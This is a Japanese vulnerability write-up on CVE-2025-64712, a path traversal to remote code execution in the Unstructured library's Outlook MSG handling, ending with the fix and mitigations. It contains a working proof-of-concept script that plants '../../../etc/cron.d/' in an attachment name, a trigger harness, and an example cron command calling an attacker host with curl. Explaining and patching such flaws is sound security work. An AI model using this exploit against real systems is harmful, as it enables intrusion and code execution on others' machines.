CVE-2025-64712:UnstructuredライブラリのMSG処理におけるパストラバーサルRCE
Unstructured Pythonライブラリ(< 0.18.18)に存在する、CVSS 9.8(クリティカル)のパストラバーサルによるリモートコード実行脆弱性CVE-2025-64712の技術的解説です。Outlook MSG処理における添付ファイル名のサニタイズ不備によりパストラバーサルが可能となり、攻撃者は細工したMSGファイルを介して任意のファイルを上書きし、コード実行を実現できます。
CVE-2025-64712
UnstructuredライブラリのMSG処理におけるクリティカルなパストラバーサルRCE
2026年2月18日 · CVSS 9.8 Critical · Unstructured < 0.18.18
| CVE ID | CVSS | 影響を受けるバージョン | 修正済みバージョン |
|---|---|---|---|
| CVE-2025-64712 | 9.8 Critical | < 0.18.18 | 0.18.18+ |
CVE-2025-64712の概要:Unstructuredライブラリにおけるパストラバーサル
Unstructured Pythonライブラリは、複雑なドキュメント型を前処理するためのオープンソースのツールキットです。わずか1年余りで、Unstructuredライブラリはダウンロード数が400万を超え、1万近い公開GitHubリポジトリ、100のPythonパッケージ、そして多数のLLM搭載製品の裏側で使われています。しかし、Microsoft Outlookの.msgファイルを処理するpartition_msg関数に、クリティカルなパストラバーサル(CWE-22)の脆弱性が発見されました。process_attachments設定が有効(これがデフォルトです)になっていると、このライブラリは、本来の一時ディレクトリの外にファイルを書き込むように操作され得ます。
def partition_msg(
filename: Optional[str] = None,
*,
file: Optional[IO[bytes]] = None,
metadata_filename: Optional[str] = None,
metadata_last_modified: Optional[str] = None,
process_attachments: bool = True, # the vulnerability trigger
**kwargs: Any,
) -> list[Element]:

<SNIP>
Unstructuredライブラリにおけるパストラバーサル:安全でないファイル名の扱い
問題の核心はパストラバーサル(CWE-22)の脆弱性です。このライブラリの_attachment_file_name()関数は、添付ファイルの名前を.msgファイルから何のサニタイズもせずに直接取り出します。
@lazyproperty
def  _attachment_file_name(self) -> str:
      """The original name of the attached file, no path.
      This value is 'unknown' if it is not present in the MSG file (not
expected).
      """
      return self._attachment.file_name or "unknown"
CVE-2025-64712の概念実証:パストラバーサルによるリモートコード実行
CVE-2025-64712の悪用には、標準的なメール添付ファイルをシステムレベルのコマンドへと変える、意図的な3段階のプロセスが関係します。以下の手順では、攻撃者が単純な.msgファイルから完全なリモートコード実行(RCE)へとどのように進むかを概説します。
ステップ1:最初の.msgファイルの作成
攻撃は、配信ベクトルとして機能させるための正規のMicrosoft Outlook Message(.msg)ファイルを生成することから始まります。
-
ドラフトの初期化:Outlookを開き、新しいメールメッセージを作成します。
-
ペイロードの埋め込み:メッセージのフィールドを入力し、標的の内容を含むファイル(たとえば、標的の設定ディレクトリに向けたcronジョブスクリプト)を添付します。
-
ファイルのエクスポート:File > Save As(Webクライアントの場合はDownload > Download as MSG)と進み、メッセージをエクスポートします。
攻撃者は、cronジョブスクリプトのような悪意のあるペイロードを含むファイルをこのメッセージに添付します。この段階では、添付ファイル名が標準的なもの(例:backup_job)であるため、ファイルは無害です。

ステップ2:トラバーサルパスの注入

攻撃者は、専用のPythonスクリプトを使って.msgファイルのバイナリ構造を改変します。ファイル内のOLE構造を標的にすることで、攻撃者は添付ファイルを単純なファイル名から、トラバーサルシーケンスを含む相対パスへと名前変更します。
-
変換:backup_jobが../../../etc/cron.d/backup_jobになります。
-
結果:ファイル名そのものに一時ディレクトリから脱出するための命令が含まれた、細工されたpayload.msgが生成されます。
#!/usr/bin/env python3
"""
rename_msg_attachment.py
------------------------
Rename an attachment's filename inside a .msg (OLE2/Compound Document) file.
Supports new filenames of ANY length — reallocates mini-sectors as needed.

Edit the three variables below and run:
    python rename_msg_attachment.py
"""

import sys
import struct
import shutil
import os
import math


INPUT_FILE  = "backup.msg"        # Path to the source .msg file
OLD_NAME    = "backup_job"        # Current attachment filename
NEW_NAME    = "../../../etc/cron.d/backup_job"       # New attachment filename
OUTPUT_FILE = "payload.msg"                # Output path — leave empty "" to overwrite INPUT_FILE

<SNIP>


# Core rename logic

def rename_attachment(input_path, old_name, new_name, output_path):
    print(f"[*] Opening: {input_path}")
    ole = OleFile(input_path)

    attach_storages = find_attach_storages(ole)
    if not attach_storages:
        err("No attachment storages found in this .msg file.")

    print(f"[*] Found {len(attach_storages)} attachment(s).")

    renamed = 0
    for att in attach_storages:
        children = get_children(ole, att['idx'])
        by_name  = {c['name'].upper(): c for c in children}

        long_e  = by_name.get(prop_stream_name(PR_ATTACH_LONG_FILENAME).upper())
        short_e = by_name.get(prop_stream_name(PR_ATTACH_FILENAME).upper())
        disp_e  = by_name.get(prop_stream_name(PR_DISPLAY_NAME).upper())
        ext_e   = by_name.get(prop_stream_name(PR_ATTACH_EXTENSION).upper())

        current = None
        if long_e:
            current = read_unicode(ole, long_e['idx'])
        elif short_e:
            current = read_unicode(ole, short_e['idx'])

        print(f"    [{att['name']}]  current filename: {current!r}")

        if current is None or current.lower() != old_name.lower():
            continue

        # Encode new values
        new_encoded   = encode_unicode(new_name)
        short_encoded = encode_unicode(short_name(new_name))
        parts         = new_name.rsplit('.', 1)
        new_ext       = ('.' + parts[1]) if len(parts) == 2 else ''
        ext_encoded   = encode_unicode(new_ext)

        print(f"    [+] Match! Renaming '{current}' -> '{new_name}'")
        print(f"        old size: {len(encode_unicode(current))} bytes  "
              f"new size: {len(new_encoded)} bytes")

        if long_e:
            ole.write_stream(long_e['idx'], new_encoded)
            print(f"        ✓ Long filename patched.")

        if short_e:
            ole.write_stream(short_e['idx'], short_encoded)
            print(f"        ✓ Short filename patched -> '{short_name(new_name)}'")

        if disp_e:
            ole.write_stream(disp_e['idx'], new_encoded)
            print(f"        ✓ Display name patched.")

        if ext_e:
            ole.write_stream(ext_e['idx'], ext_encoded)
            print(f"        ✓ Extension patched -> '{new_ext}'")

        renamed += 1

    if renamed == 0:
        print(f"\n[!] No attachment named '{old_name}' was found.")
        all_names = []
        for att in attach_storages:
            children = get_children(ole, att['idx'])
            by_name  = {c['name'].upper(): c for c in children}
            long_e   = by_name.get(prop_stream_name(PR_ATTACH_LONG_FILENAME).upper())
            short_e  = by_name.get(prop_stream_name(PR_ATTACH_FILENAME).upper())
            name = None
            if long_e:
                name = read_unicode(ole, long_e['idx'])
            elif short_e:
                name = read_unicode(ole, short_e['idx'])
            if name:
                all_names.append(name)
        if all_names:
            print(f"    Available attachment(s): {', '.join(repr(n) for n in all_names)}")
            def similarity(a, b):
                a, b = a.lower(), b.lower()
                return sum(c in b for c in a) / max(len(a), 1)
            best = max(all_names, key=lambda n: similarity(old_name, n))
            if similarity(old_name, best) > 0.5:
                print(f"    Did you mean: '{best}' ?")
        sys.exit(1)

    ole.save(output_path)
    print(f"\n[✓] Saved to: {output_path}  ({renamed} attachment(s) renamed)")

<SNIP>
ステップ3:テスト環境のセットアップ

この欠陥を再現するために、制御された環境(通常はDockerコンテナ)を使って、unstructuredライブラリの脆弱なバージョン(v0.18.15)を実行します。重要なprocess_attachments=Trueフラグを有効にしてpartition_msg関数を呼び出す、シンプルなPythonラッパーを書きます。
import os
import sys
from unstructured.partition.msg import partition_msg

# Disable the digit limit that causes parser crashes
if hasattr(sys, 'set_int_max_str_digits'):
    sys.set_int_max_str_digits(0)
def process_msg():
    print("[*] Handing exploit.msg to partition_msg()...")


    try:
        # This triggers the vulnerable function:
        partition_msg(
            filename="payload.msg",
            process_attachments=True
        )
    except Exception as e:
        # We catch the exception because the parser often crashes
        # AFTER the file is written due to OLE sector math errors.
        print(f"[!] Parser finished with: {e}")

    # THE FINAL VERDICT
    if os.path.exists("/etc/cron.d/backup_job"):
        print("\n" + "="*45)
        print("!!! VULNERABILITY REPRODUCED !!!")
        print("The library  wrote successfuly to '/etc/cron.d/backup_job'")
        with open("/etc/cron.d/backup_job", "r") as f:
            print(f"File content: {f.read()}")
        print("="*45)
    else:
        print("\n[-] Exploit failed: /etc/cron.d/backup_job not found.")

if __name__ == "__main__":
    process_msg()
ステップ4:悪用とRCE
再現スクリプトが悪意のあるpayload.msgを処理すると、ライブラリは添付ファイルを展開します。サニタイズが欠けているため、ライブラリはトラバーサル文字列を内部パスに結合し、ホストのシステムディレクトリへ直接ファイルを書き込みます。
- ファイルの書き込み:ライブラリは攻撃者のスクリプトを/etc/cron.d/backup_jobに書き込みます。
- コマンドの実行:システムのcronデーモンが新しいジョブを拾い上げます。このジョブには、たとえば次のようなコマンドが含まれている可能性があります:curl http://attacker-ip:port/rce_test.
- 結果:攻撃者は自身のサーバーで受信リクエストを観測し、標的システム上で任意のコードを実行できるようになったことを確認します。
UnstructuredライブラリにおけるCVE-2025-64712の修正方法
環境を保護する最も効果的な方法は、Unstructuredバージョン0.18.18以降に更新することです。この修正では、危険なパス構成要素を取り除く堅牢なサニタイズ処理が導入されています。
修正済みコードの解析
パッチ適用版には、UnixとWindowsの両方のパス区切り文字についてファイル名をクリーンにするロジックが含まれるようになりました。
# The updated, safe logic in v0.18.18+
raw_filename = self.attachment.file_name or "unknown"

# Remove path components and handle cross-platform attacks
safe_filename = os.path.basename(raw_filename.replace("\\", "/"))

# Strip null bytes and control characters
safe_filename = safe_filename.replace("\0", "")

# Ensure the filename isn't empty or just dots
if not safe_filename or safe_filename in (".", ".."):
    safe_filename = "unknown"
CVE-2025-64712の緩和策とベストプラクティス
- 今すぐ更新する:メール処理にunstructuredを使っている場合は、バージョン0.18.18以降になっていることを確認してください。
- 入力をサニタイズする:外部ファイルから提供されるファイル名を扱う際は、常にos.path.basename()を使ってください。
- 権限の確認:処理スクリプトは、必要最小限の権限で実行し、ファイル書き込みの潜在的な脆弱性による影響を抑えてください。
| リソース | リンク |
|---|---|
| Unstructured CVE-2025-64712 | https://github.com/Unstructured-IO/unstructured/security/advisories/GHSA-gm8q-m8mv-jj5m |
| Unstructured Fix | https://github.com/Unstructured-IO/unstructured/compare/0.18.15...0.18.18 |
| NVD | https://nvd.nist.gov/vuln/detail/CVE-2025-64712 |
| CWE-22 | https://cwe.mitre.org/data/definitions/22.html |